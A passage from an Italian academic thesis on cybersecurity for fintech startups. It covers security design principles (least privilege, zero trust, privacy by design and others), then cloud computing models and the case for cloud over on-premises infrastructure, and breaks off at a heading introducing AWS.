Le startup fintech, specialmente nelle fasi iniziali, spesso operano con infrastrutture ottimizzate per i costi, talvolta sottodimensionate rispetto a una crescita esplosiva degli utenti o a picchi di carico imprevisti. Questa limitata capacità iniziale può rendere i sistemi particolarmente vulnerabili ad attacchi Denial of Service (DoS) o DDoS volumetrici o applicativi, capaci di saturare le risorse e causare downtime prolungati. La dipendenza da singoli cloud provider o regioni specifiche può anche costituire un single point of failure se non mitigata da strategie multi-region o multi-cloud, spesso considerate troppo costose o complesse all'inizio.

2.3 Difesa in Profondità (Defense in Depth)

Il principio di Difesa in Profondità (DiD) postula la necessità di implementare controlli di sicurezza multipli e stratificati, in modo che il fallimento di un singolo controllo non comprometta l'intero sistema **NIST_SP_800_53**. Questo approccio mira a creare barriere successive per rallentare, rilevare e rispondere agli attacchi. La strategia DiD, come delineata anche dal National Institute of Standards and Technology (NIST), si articola in architetture resistenti alla penetrazione, operazioni di limitazione del danno e progettazione per la cyber resilienza **NIST_SP_800_172**. Nelle startup fintech, l'adozione di una DiD completa è spesso ostacolata da vincoli di budget, expertise e dalla velocità richiesta dal business. Ad esempio, mentre una segmentazione rigorosa della rete (con Demilitarized Zone (DMZ), reti interne dedicate per produzione, staging, sviluppo, e micro-segmentazione a livello di workload) è fondamentale, le startup potrebbero optare per architetture di rete "piatte" per semplificare il deployment iniziale e ridurre l'overhead gestionale, rimandando una segmentazione più granulare. Analogamente, l'implementazione di soluzioni come Web Application Firewall (WAF), Intrusion Detection/Prevention Systems (IDS/IPS), e Security Information and Event Management (SIEM) può essere graduale, partendo da soluzioni più basiche o cloud-native, ma lasciando potenziali lacune nella copertura difensiva nelle prime fasi.

2.4 Principio del Minimo Privilegio (Principle of Least Privilege - PoLP)

Il Principle of Least Privilege (PoLP) stabilisce che a ogni utente, processo o sistema dovrebbero essere concessi solo i privilegi strettamente necessari per svolgere le proprie funzioni autorizzate, e solo per il tempo necessario **NIST_Glossary**. Questo limita drasticamente il potenziale danno derivante da un account compromesso, un errore umano o un insider malevolo. Nelle startup fintech, la cultura dell' "execution at all costs" e i team "generalisti" possono portare a una diffusa assegnazione di privilegi amministrativi o accessi ampi. Per esempio, è comune che gli sviluppatori abbiano accesso diretto, talvolta con privilegi di scrittura, ai database di produzione per troubleshooting o rapidi fix, bypassando processi di change management più strutturati. Sebbene ciò possa accelerare la risoluzione di problemi urgenti, espone l'organizzazione a rischi significativi: un singolo account sviluppatore compromesso potrebbe portare alla fuoriuscita o alla manipolazione di ingenti quantità di dati finanziari sensibili. L'implementazione di accessi Just-In-Time (JIT) e di un rigoroso RBAC (già definito) richiede un investimento

iniziale in termini di progettazione e configurazione che può essere percepito come un rallentamento.

2.5 Separazione dei Compiti (Separation of Duties - SoD)

La Separation of Duties (SoD) prevede la suddivisione di compiti critici e responsabilità tra individui differenti per prevenire frodi, errori e abusi, assicurando che nessuna singola persona abbia il controllo esclusivo su una transazione o processo end-to-end **OSCAL_Content**. Ciò include la separazione tra chi sviluppa, chi effettua i test, chi provvede al rilascio e chi gestisce operativamente i sistemi, nonché tra chi amministra i controlli di accesso e chi ne verifica l'audit. Nelle startup fintech, con team spesso composti da pochi individui altamente versatili, la SoD rappresenta una sfida strutturale. Non è raro che un singolo ingegnere DevOps (Development and Operations) sia responsabile dell'intera pipeline CI/CD (già definita), dalla scrittura del codice infrastrutturale (Infrastructure as Code, IaC) al deployment in produzione e al monitoraggio della sicurezza. In uno scenario di sviluppo di una piattaforma di pagamento, la stessa persona potrebbe definire le logiche di transazione e configurare i controlli di accesso ai dati finanziari sottostanti. Questa concentrazione di potere, sebbene efficiente operativamente, elimina i meccanismi di controllo incrociato, aumentando il rischio che errori, vulnerabilità o attività malevole non vengano rilevati tempestivamente.

2.6 Zero Trust Architecture (ZTA)

Il modello Zero Trust (ZT) rovescia il paradigma tradizionale "trust but verify", assumendo che nessuna entità, interna o esterna al perimetro di rete, sia intrinsecamente affidabile. Ogni richiesta di accesso a una risorsa deve essere autenticata, autorizzata e crittografata dinamicamente, basandosi su policy granulari e sul contesto **NIST_SP_800_207**. La Zero Trust Architecture (ZTA) è una risposta strategica alla dissoluzione dei perimetri tradizionali, caratterizzati da risorse dislocate nel cloud, utenti che operano in remoto e una crescente interconnessione. Per una startup fintech, l'adozione completa di un'architettura Zero Trust è un percorso complesso e oneroso. Le fasi iniziali possono vedere una singola figura tecnica con "chiavi del regno" per l'intera infrastruttura cloud, contravvenendo al principio di verifica continua per ogni accesso. Implementare la micro-segmentazione a livello di rete e applicativo, sistemi di Identity and Access Management (IAM) sofisticati con policy dinamiche, e piattaforme di monitoraggio continuo (ad esempio, Extended Detection and Response, XDR) richiede investimenti significativi

in tecnologie e competenze specialistiche, spesso al di là della portata immediata di una startup. La mancanza di SoD (già definita) esacerba ulteriormente il problema, rendendo difficile l'applicazione di policy di accesso granulari e la loro revisione costante.

2.7 Economia del Meccanismo

Formulato da Saltzer e Schroeder, questo principio di progettazione della sicurezza enfatizza la necessità di mantenere i meccanismi di protezione il più semplici e piccoli possibile **Saltzer_Schroeder_1975**. Una minore complessità riduce la superficie d'attacco, facilita l'analisi, l'audit, i test e la manutenzione, minimizzando la probabilità di errori di implementazione o configurazione e l'accumulo di debito tecnico con implicazioni per la sicurezza **Smith_2012_SaltzerReview**. Strategie includono:

- Architetture a microservizi ben definite, con confini di responsabilità chiari e API (già definite) sicure, per isolare l'impatto di una compromissione.
- Adozione di IaC (già definita) per una gestione dichiarativa, versionata e auditabile dei controlli di sicurezza.
- Preferenza per librerie e componenti con un focus specifico e una base di codice ridotta e ben testata.

Nelle startup fintech, la spinta verso un Minimum Viable Product (MVP) e successivi rapidi cicli di iterazione può favorire l'integrazione di framework complessi o la creazione di monoliti applicativi che, pur accelerando lo sviluppo iniziale, diventano rapidamente difficili da manutenere e securizzare. La tentazione di aggiungere "solo un'altra feature" senza un adeguato refactoring può portare a un aumento della complessità e, di conseguenza, a una maggiore fragilità della sicurezza. Un investimento precoce nella semplicità architetturale e nella modularità, sebbene possa sembrare un rallentamento, si traduce in una riduzione dei costi di remediation e testing nel lungo periodo.

2.8 Impostazioni Sicure per Difetto (Fail-Safe Defaults)

Questo principio, anch'esso di Saltzer e Schroeder, stabilisce che l'accesso a risorse e funzionalità debba essere negato per default, richiedendo un'autorizzazione esplicita (approccio di tipo allow-list) piuttosto che permettere tutto tranne ciò che è

esplicitamente negato (approccio di tipo deny-list) **Saltzer_Schroeder_1975**. In assenza di un permesso esplicito, l'azione deve essere bloccata. La pubblicazione NIST SP 800-27rA, pur non usando la stessa terminologia, supporta concetti affini enfatizzando la necessità di configurazioni sicure di base **NIST_SP_800_27rA**. Esempi applicativi:

- Policy Deny All su firewall di rete e WAF (già definito), con regole granulari per il traffico legittimo.
- Policy IAM cloud (ad esempio, AWS IAM, Azure RBAC, Google Cloud IAM) che partono da uno stato di nessun permesso, aggiungendo solo le autorizzazioni minime necessarie.
- Disabilitazione di funzionalità non essenziali e porte non utilizzate su server e servizi.

Nelle startup fintech, la pressione per la velocità può portare a trascurare questo principio. È frequente che i servizi cloud vengano istanziati con le configurazioni di default del provider, che non sempre sono le più restrittive (ad esempio, bucket Simple Storage Service (S3) accessibili pubblicamente in passato, o ruoli IAM con permessi eccessivi). La mentalità del "facciamolo funzionare, poi lo sistemiamo" spesso relega la revisione e l'hardening delle configurazioni a una fase successiva, che potrebbe non arrivare mai o arrivare troppo tardi, esponendo dati sensibili. L'utilizzo di template IaC pre-configurati con standard di sicurezza restrittivi può mitigare questo rischio, ma richiede una disciplina iniziale.

2.9 Mediazione Completa

Ogni accesso a ogni oggetto protetto (file, record, endpoint API) deve essere validato rispetto ai controlli di autorizzazione ogni singola volta, senza fare affidamento su decisioni di accesso memorizzate o cache che potrebbero essere obsolete o compromesse **Saltzer_Schroeder_1975**. Questo previene il bypass dei meccanismi di sicurezza dopo un'autenticazione iniziale. Implementazioni pratiche:

- API Gateway che validano token di autenticazione/autorizzazione (ad esempio, JSON Web Token, JWT) per ogni richiesta.
- Applicazione di Row-Level Security (RLS) e Column-Level Security nei database per garantire che le policy siano applicate direttamente a livello di dato.
- Meccanismi di step-up authentication per operazioni ad alto rischio.

In una piattaforma fintech che gestisce pagamenti o dati di investimento, questo principio è cruciale. Ad esempio, l'utilizzo di token di sessione a breve scadenza (short-lived) e la richiesta di ri-autenticazione forte (MFA, già definita) per operazioni critiche come la modifica dei dettagli del beneficiario, l'iniziazione di trasferimenti sopra una certa soglia, o l'accesso a informazioni particolarmente sensibili, sono applicazioni dirette della mediazione completa. Non ci si può fidare di una sessione utente "attiva" per troppo tempo o per operazioni di impatto elevato.

2.10 Resilienza Cibernetica (Cyber Resiliency)

La resilienza cibernetica è la capacità di un sistema di anticipare, resistere, recuperare e adattarsi a condizioni avverse, stress, attacchi o compromissioni, preservando le funzionalità critiche mission-critical **NIST_SP_800_160v2_2019**. Le strategie includono ridondanza dinamica, degradazione controllata dei servizi (graceful degradation), archiviazione sicura e immutabile dei log per analisi forense e ripristino, e piani di risposta agli incidenti ben definiti e testati. Per le startup fintech, spesso operanti in ambienti cloud con risorse DevOps (già definite) limitate, la resilienza deve essere progettata fin dall'inizio. Questo implica non solo backup e restore, ma anche piani di BCP e DR (già definiti) che considerino scenari di indisponibilità regionale del cloud provider o attacchi ransomware. L'adozione di pratiche di chaos engineering, seppur in forma semplificata, può aiutare a identificare proattivamente le debolezze del sistema e a validare la robustezza dei meccanismi di recovery.

2.11 Responsabilizzazione e Non-Ripudio (Accountability and Non-Repudiation)

L'accountability richiede che ogni azione significativa sia tracciabile univocamente a un'entità (utente o processo) e che esistano prove verificabili di tali azioni **Feigenbaum_2020_Accountability**. La non-ripudiabilità garantisce che una parte non possa negare di aver eseguito un'azione o inviato/ricevuto dati (ad esempio, una transazione finanziaria) **NIST_Glossary_NonRepudiation**. Firme digitali, marche temporali qualificate e log di audit dettagliati e immutabili sono strumenti chiave. Esempi:

- Log di audit granulari (ad esempio, chi ha fatto cosa, quando, da dove, su quale risorsa), firmati digitalmente, marcati temporalmente (RFC 3161), e archiviati in sistemi Write Once Read Many (WORM) o con Object Lock.

- Uso di firme digitali per transazioni e comunicazioni critiche.

Per le startup fintech, questi principi sono fondamentali per la conformità normativa (ad esempio, Payment Services Directive 2 (PSD2), che impone Strong Customer Authentication (SCA) e tracciabilità delle transazioni) e per la gestione delle dispute. La capacità di dimostrare in modo inconfondibile l'origine e l'integrità di ogni operazione finanziaria è un requisito non negoziabile. La PSD2, ad esempio, attraverso i suoi Regulatory Technical Standards (RTS) su SCA e Common and Secure Communication (CSC), enfatizza la necessità di generare e conservare prove delle transazioni e degli accessi sicuri **EBA_RTS_SCA_CSC**.

2.12 Privacy by Design (PbD) e Privacy by Default

Il framework della Privacy by Design (PbD), concettualizzato da Ann Cavoukian, postula l'integrazione proattiva della protezione dei dati personali fin dalle primissime fasi di progettazione di sistemi, servizi, prodotti e processi di business, rendendo la privacy un'impostazione predefinita (Privacy by Default) **Cavoukian_PbD_2009**. I sette principi fondanti includono: proattività, privacy come impostazione di default, privacy incorporata nel design, piena funzionalità (somma positiva, non somma zero tra privacy e funzionalità), sicurezza end-to-end, visibilità e trasparenza, e rispetto per la privacy dell'utente. Misure concrete:

- **Minimizzazione dei Dati:** Raccolta, trattamento e conservazione dei soli dati personali strettamente necessari e pertinenti alle finalità dichiarate.
- **Tecniche di Anonimizzazione e Pseudonimizzazione (Privacy Enhancing Technologies, PETs):** Applicazione di tecniche come differential privacy, k-anonymity, crittografia omomorfica (homomorphic encryption), o pseudonimizzazione per dataset analitici, sviluppo, test, o condivisione con terze parti.
- **Mappatura e Valutazione d'Impatto sulla Protezione dei Dati (Data Protection Impact Assessment, DPIA):** Mantenimento di registri delle attività di trattamento (Art. 30 del General Data Protection Regulation, GDPR) e conduzione di DPIA per trattamenti a rischio elevato.

Nel settore fintech, dove si trattano enormi volumi di dati personali e finanziari altamente sensibili, l'adozione di PbD è un imperativo legale (GDPR) ed etico. Implementare sistemi di Data Loss Prevention (DLP), classificare i dati fin dall'inizio, e integrare controlli sulla privacy nei cicli di sviluppo agile (ad esempio,

"privacy stories" nelle sprint) sono pratiche essenziali. Questo non solo mitiga il rischio di violazioni dei dati, sanzioni e danni reputazionali, ma costruisce anche la fiducia degli utenti, un asset inestimabile per qualsiasi fintech.

2.12.1 Conclusioni Preliminari del Capitolo

I principi di cybersecurity che abbiamo qui delineato – dalla Triade CIA alla Privacy by Design – rappresentano le fondamenta su cui ogni startup fintech deve costruire la propria strategia di sicurezza. Tuttavia, come si è osservato, la loro applicazione rigorosa si scontra frequentemente con le dinamiche operative tipiche delle aziende in fase di avviamento: la scarsità di risorse finanziarie e umane specializzate, la pressione per un rapido ingresso e affermazione sul mercato, e la necessità di mantenere un'elevata agilità operativa. Questa tensione intrinseca non deve però tradursi in una rinuncia alla sicurezza, bensì in un approccio strategico che integri questi principi in modo pragmatico e progressivo, prioritizzando i controlli in base al rischio e alla criticità dei dati e dei processi coinvolti. Comprendere queste sfide è il primo passo per sviluppare architetture e soluzioni di sicurezza che siano non solo tecnicamente valide, ma anche sostenibili ed efficaci nel peculiare contesto di una startup fintech. Nei capitoli successivi esploreremo come tali principi possano essere tradotti in architetture e controlli tecnologici specifici, tenendo conto di queste sfide.

Capitolo 3

Principi dell'Infrastruttura Cloud e Scelta di AWS

Dopo aver introdotto le sfide di cybersecurity specifiche per le startup fintech, risulta fondamentale comprendere il contesto tecnologico in cui queste operano. Attualmente, la stragrande maggioranza delle nuove imprese, specialmente nel settore tecnologico e finanziario, basa la propria infrastruttura su modelli di **cloud computing**. Questo capitolo esplora i motivi di tale scelta, confrontando l'approccio cloud con quello tradizionale on-premises, e introduce **Amazon Web Services (AWS)**, il provider cloud prescelto per il nostro caso studio, delineandone la struttura e i principi fondamentali.

3.1 Fondamenti di Cloud Computing

Il *cloud computing* (elaborazione tramite nuvola informatica) si configura come un modello di fruizione IT "*on-demand*" che abilita l'accesso ubiquo e conveniente via rete a un pool condiviso di risorse computazionali configurabili (quali reti, server, storage, applicazioni e servizi), le quali possono essere predisposte o rilasciate rapidamente con il minimo sforzo di gestione o intervento da parte del provider **nist800-145**.

Il modello di cloud computing definito dal *National Institute of Standards and Technology (NIST)* si articola su cinque caratteristiche essenziali che ne delineano la natura e il funzionamento. Queste caratteristiche sono cruciali per comprendere come il cloud si differenzi da altre forme tradizionali di gestione delle risorse IT e perché esso rappresenti un'evoluzione significativa per l'erogazione di servizi digitali. Si analizzano di seguito tali caratteristiche in dettaglio:

- **Autoservizio on-demand (On-demand self-service):** Gli utenti hanno la possibilità, in autonomia e senza l'intervento diretto del fornitore di servizi, di approvvigionarsi delle risorse di cui necessitano (come spazio di archiviazione, potenza di calcolo, ecc.) mediante interfacce self-service, spesso accessibili via web **nist800-145**.
- **Accesso ampio alla rete (Broad network access):** Le risorse cloud sono accessibili attraverso la rete tramite meccanismi standard (ad esempio, browser web, applicazioni mobili), favorendo così l'utilizzo da dispositivi eterogenei quali smartphone, tablet, laptop e workstation **nist800-145**.
- **Resource pooling (Multitenancy):** Le risorse del fornitore vengono raggruppate per servire più clienti (tenant) utilizzando un modello multi-tenant, in cui risorse fisiche e virtuali sono assegnate e riassegnate dinamicamente in base alla domanda dei vari utenti. Tale approccio garantisce efficienza e ottimizzazione nell'impiego dell'infrastruttura **nist800-145**.
- **Rapid elasticity (Scalabilità rapida ed elasticità):** Le capacità possono essere scalate rapidamente, spesso in modo automatico, in base alle necessità dell'utente. Dal punto di vista del cliente, le risorse disponibili appaiono frequentemente illimitate e possono essere acquisite in qualsiasi quantità e in qualsiasi momento **nist800-145**.
- **Servizio misurato (Measured service):** I sistemi cloud controllano e ottimizzano automaticamente l'uso delle risorse tramite capacità di misurazione appropriate (ad esempio, monitoraggio dell'archiviazione, dell'elaborazione, della larghezza di banda). Questo consente trasparenza sia per il provider sia per il consumatore del servizio **nist800-145**.

3.1.1 Modelli di servizio e distribuzione cloud

I principali modelli di servizio e distribuzione cloud si rivelano fondamentali per l'innovazione e la crescita delle startup fintech. Essi permettono di accedere a risorse tecnologiche avanzate in modo flessibile e scalabile, spesso con una riduzione dei costi iniziali, accelerando l'innovazione e migliorando l'agilità operativa **vats2024systematic**, **hrmars2025cloud**. La comprensione di questi modelli è cruciale per le startup fintech che mirano a bilanciare efficienza, sicurezza e conformità normativa. Secondo lo standard internazionale ISO/IEC 17788, i modelli di servizio e di distribuzione offrono diverse opzioni per l'adozione del cloud **iso2018overview**.

Modelli di servizio cloud

I modelli di servizio definiscono il livello di controllo e gestione dell'infrastruttura cloud da parte dell'utente. I tre modelli principali, *Infrastructure as a Service (IaaS)*, *Platform as a Service (PaaS)* e *Software as a Service (SaaS)*, offrono diversi gradi di astrazione **redhat2025cloud**.




Figura 3: Modelli di Servizio Cloud

- **IaaS (Infrastructure as a Service):** questo modello fornisce infrastruttura IT on-demand, quali server, macchine virtuali, storage e rete, gestita dal provider cloud **redhat2025cloud**. Le startup fintech possono così costruire e configurare ambienti IT complessi senza investire in hardware fisico, riducendo i costi di avvio e manutenzione **vats2024systematic**. L'elasticità dell'IaaS consente di scalare rapidamente le risorse in base alla crescita

del business o ai picchi di utilizzo, una caratteristica cruciale nel dinamico settore fintech **vats2024systematic, hrmars2025cloud**.

- **PaaS (Platform as a Service)**: questo modello fornisce una piattaforma completa, comprensiva di sistema operativo, middleware e strumenti di sviluppo, pronta per la creazione, l'esecuzione e la gestione di applicazioni **redhat2025cloud**. Il provider gestisce l'infrastruttura sottostante, permettendo agli sviluppatori fintech di concentrarsi sull'innovazione del software **vats2024systematic**. Ciò accelera il time-to-market di nuovi servizi finanziari e favorisce l'adozione di tecnologie avanzate come l'intelligenza artificiale e l'analisi dei dati **vats2024systematic**.
- **SaaS (Software as a Service)**: questo modello offre applicazioni software pronte all'uso accessibili tramite Internet, come sistemi di *Customer Relationship Management (CRM)* o piattaforme di pagamento **redhat2025cloud**. Le startup fintech possono integrare rapidamente soluzioni di terze parti nei propri processi, ottimizzando le risorse e focalizzandosi sull'esperienza utente e sull'innovazione dei servizi **vats2024systematic**.

Questi modelli di servizio sono stati analizzati in studi sistematici e bibliometrici, i quali hanno evidenziato come la loro adozione, specialmente in contesti agili come le Piccole e Medie Imprese (PMI) e le startup fintech, apporti benefici in termini di flessibilità, riduzione dei costi e scalabilità **vats2024systematic, hrmars2025cloud**.

Modelli di distribuzione del cloud

I modelli di distribuzione definiscono come l'infrastruttura cloud è resa disponibile e a chi è dedicata. I principali modelli includono il *cloud pubblico (public cloud)*, il *cloud privato (private cloud)*, il *cloud ibrido (hybrid cloud)* e il *cloud comunitario (community cloud)* **maticmind2024hybrid, iso2018overview**.

- **Public Cloud**: l'infrastruttura è di proprietà di un provider terzo (ad esempio, AWS, Azure, Google Cloud) e condivisa tra più clienti via Internet **maticmind2024hybrid**. Per le startup fintech, il public cloud offre alta scalabilità e costi operativi proporzionali all'uso, risultando ideale per lanciare servizi senza investimenti iniziali significativi **maticmind2024hybrid**. Tuttavia, la condivisione delle risorse può sollevare preoccupazioni per la sicurezza e il controllo diretto, aspetti critici per i dati finanziari **vats2024systematic, maticmind2024hybrid**.

- **Private Cloud:** l'infrastruttura è dedicata a una singola organizzazione, garantendo livelli superiori di controllo, sicurezza e conformità normativa **maticmind2024hybrid**. Questo aspetto è essenziale per le fintech che trattano dati sensibili. Lo svantaggio principale risiede nei costi più elevati e nella minore scalabilità immediata rispetto al cloud pubblico **maticmind2024hybrid**.
- **Hybrid Cloud:** questo modello combina ambienti pubblici e privati, permettendo di spostare carichi di lavoro in base alle necessità **maticmind2024hybrid**. Una startup fintech può utilizzare il public cloud per servizi meno critici e il private cloud per dati regolamentati, bilanciando flessibilità, scalabilità, sicurezza e compliance **maticmind2024hybrid**. Tuttavia, l'adozione del cloud ibrido nel settore fintech presenta sfide di sicurezza specifiche, che possono essere mitigate, ad esempio, attraverso l'uso della tecnologia *block-chain* (catena di blocchi) per garantire la compliance e la protezione dei dati sensibili **urf2024security**, **vats2024systematic**. La gestione efficace di un ambiente ibrido è cruciale per ottimizzare i costi e mantenere la coerenza con i requisiti normativi **maticmind2024hybrid**.

3.1.2 Cloud Computing vs Infrastrutture On-Premises

Tradizionalmente, le aziende gestivano la propria infrastruttura IT internamente, in data center di proprietà o in affitto. Questo modello è noto come **on-premises** (infrastruttura locale). Esso richiede l'acquisto di hardware (server, storage, apparati di rete), software (sistemi operativi, licenze) e l'impiego di personale specializzato per la gestione, la manutenzione, gli aggiornamenti e la sicurezza fisica ed operativa.

Il **cloud computing**, al contrario, si basa sull'erogazione di risorse informatiche (come potenza di calcolo, storage, database, reti, software, analytics, intelligenza artificiale) tramite Internet, secondo un modello *pay-as-you-go* (pagamento basato sul consumo effettivo). I fornitori di servizi cloud, denominati *Cloud Service Provider (CSP)*, come AWS, Microsoft Azure o Google Cloud Platform, gestiscono l'infrastruttura fisica sottostante, permettendo ai clienti di accedere alle risorse di cui hanno bisogno in modo flessibile e scalabile.

Le differenze principali risiedono nei seguenti aspetti:

- **Costi:** L'approccio on-premises richiede un ingente investimento iniziale, noto come *Capex (Capital Expenditure)*, per l'acquisto dell'hardware, mentre il cloud trasforma questo costo in una spesa operativa variabile, definita *Opex (Operational Expenditure)*, basata sul consumo effettivo.

- **Scalabilità:** Il cloud offre una scalabilità *elastica*, permettendo di aumentare o diminuire le risorse quasi istantaneamente in base alla domanda. L'infrastruttura on-premises presenta una scalabilità limitata e richiede pianificazione e acquisti anticipati per gestire picchi di carico.
- **Manutenzione:** Nel cloud, la manutenzione dell'hardware e dell'infrastruttura di base è responsabilità del provider, liberando il team IT del cliente da tali incombenze.
- **Agilità e Velocità:** Il cloud permette di predisporre nuove risorse in pochi minuti, accelerando notevolmente i cicli di sviluppo e il *time-to-market* (tempo di immissione sul mercato) di nuovi prodotti o servizi.
- **Affidabilità e Portata Globale:** I principali CSP dispongono di data center ridondanti in diverse regioni geografiche, offrendo alta disponibilità e la possibilità di distribuire applicazioni a livello globale con bassa latenza.

3.1.3 Perché le Startup Scelgono il Cloud

Per le startup, e in modo particolarmente accentuato per quelle operanti nel dinamico settore fintech che richiedono elevata agilità e una gestione efficiente delle risorse, il modello cloud computing offre vantaggi strategici e operativi decisivi rispetto alle tradizionali infrastrutture on-premises. Tali vantaggi includono:

- **Riduzione delle Barriere all'Ingresso e Ottimizzazione dei Costi:** L'eliminazione di ingenti investimenti iniziali in hardware e software (Capex) rende accessibili tecnologie avanzate anche a entità con budget limitati. Il modello di pagamento basato sul consumo effettivo (Opex) permette di allineare i costi direttamente alla crescita e all'utilizzo reale delle risorse.
- **Agilità e Adattabilità delle Risorse:** Le startup possono avviare le proprie operazioni con un dimensionamento infrastrutturale minimo, per poi espandere o contrarre rapidamente le risorse in risposta alle dinamiche del mercato o alla crescita della base utenti e del volume transazionale. Questa capacità è fondamentale nel fintech, dove la domanda può essere volatile e imprevedibile. Le modalità tecniche attraverso cui si realizza tale agilità, ovvero scalabilità ed elasticità, saranno analizzate in dettaglio nel prosieguo della sezione.
- **Focalizzazione Strategica sul Core Business:** Delegando la gestione, la manutenzione e l'aggiornamento dell'infrastruttura IT al Cloud Service Provider (CSP), la startup può concentrare le proprie risorse umane e

finanziarie, spesso limitate, sullo sviluppo del prodotto, sull'innovazione di servizio e sull'acquisizione di quote di mercato, piuttosto che sulla complessa gestione dei sistemi.

- **Accelerazione del Time-to-Market:** La capacità di predisporre e depredisporre rapidamente ambienti di sviluppo, test e produzione consente di abbreviare significativamente i cicli di rilascio di nuove funzionalità e servizi, un fattore competitivo critico in settori ad alta innovazione come il fintech.
- **Accesso a Tecnologie Avanzate e Servizi Gestiti:** I CSP mettono a disposizione un vasto portafoglio di servizi all'avanguardia, pronti all'uso e gestiti, che includono database performanti, piattaforme di machine learning, strumenti di big data analytics e soluzioni di sicurezza. L'implementazione e la gestione autonoma di tali tecnologie on-premises comporterebbero costi e complessità proibitivi per la maggior parte delle startup.
- **Elevati Livelli di Resilienza, Disponibilità e Sicurezza Infrastrutturale:** I CSP investono massicciamente in infrastrutture ridondanti e geograficamente distribuite, offrendo elevati livelli di disponibilità (tipicamente garantiti da *Service Level Agreement - SLA*, accordi sul livello di servizio) e resilienza operativa, spesso superiori a quanto una startup potrebbe garantire autonomamente. Questo si combina con solide fondamenta di sicurezza fisica e operativa dei data center (sebbene la sicurezza nel cloud, relativa ai dati e alle applicazioni, rimanga una responsabilità condivisa e primariamente del cliente).

Questi vantaggi traggono origine, a livello infrastrutturale, da caratteristiche intrinseche dei modelli cloud che risultano particolarmente sinergiche con le esigenze del fintech. Tra queste, spiccano la scalabilità, la flessibilità e l'elasticità, le cui specificità verranno ora analizzate.

Scalabilità (Scalability): Si riferisce alla capacità intrinseca di un sistema di incrementare la propria capacità elaborativa e di gestione dei dati per far fronte a un aumento del carico di lavoro. Tale incremento può essere pianificato (ad esempio, in previsione di una crescita organica del numero di utenti o di transazioni) e si attua mediante l'aggiunta di risorse (*scale-out*, aggiungendo più nodi) o l'aumento della potenza dei nodi esistenti (*scale-up*, incrementando le risorse di un singolo nodo). Per una startup fintech, la scalabilità assicura che l'infrastruttura possa supportare l'espansione del business e gestire volumi di domanda crescenti, anche se caratterizzati da ciclicità prevedibile (ad esempio, picchi di fine mese per elaborazione stipendi o rendicontazioni).

Flessibilità (Flexibility): Concerne la possibilità di scegliere, configurare e modificare un'ampia gamma di risorse, servizi e modelli operativi offerti dalla

piattaforma cloud. Include la facoltà di selezionare diverse tipologie di istanze computazionali, opzioni di storage, database, servizi di intelligenza artificiale, strumenti di networking e sicurezza. Per una startup fintech, la flessibilità si traduce nella capacità di sperimentare rapidamente nuove soluzioni, integrare servizi di terze parti, adattarsi a requisiti normativi mutevoli o modificare l'architettura applicativa senza vincoli infrastrutturali stringenti. Oltre alla vasta gamma di opzioni tecnologiche, la flessibilità si estende ai modelli contrattuali e di pricing (ad esempio, istanze on-demand, reserved instances, spot instances), consentendo un'ulteriore ottimizzazione dei costi in base a profili di utilizzo specifici e alla strategia finanziaria della startup.

Elasticità (Elasticity): Rappresenta una forma dinamica e, idealmente, automatizzata di scalabilità. L'elasticità permette al sistema di allocare e deallocare risorse computazionali (come capacità di calcolo, memoria o banda) in maniera automatica e in tempo reale, in risposta a fluttuazioni immediate e spesso imprevedibili del carico di lavoro **cloudsurvey2019**. A differenza della scalabilità, che può implicare interventi pianificati, l'elasticità reagisce autonomamente a picchi improvvisi (*burst*) o a cali repentina della domanda, ottimizzando sia le prestazioni che i costi.

La sinergia di queste tre caratteristiche – scalabilità, flessibilità ed elasticità – consente alle startup fintech di ottimizzare l'allocazione dei costi infrastrutturali, aderendo pienamente al principio del "pay-per-use" (pagamento basato sull'effettivo consumo), e di garantire livelli prestazionali adeguati e resistenti. Questa sinergia è particolarmente vitale per le startup fintech, che operano in un mercato caratterizzato da un'intensa competizione, una rapida evoluzione delle aspettative dei consumatori e una continua innovazione tecnologica, richiedendo la massima reattività e capacità di adattamento per mantenere e incrementare la propria competitività.

3.1.4 Introduzione ad Amazon Web Services (AWS)

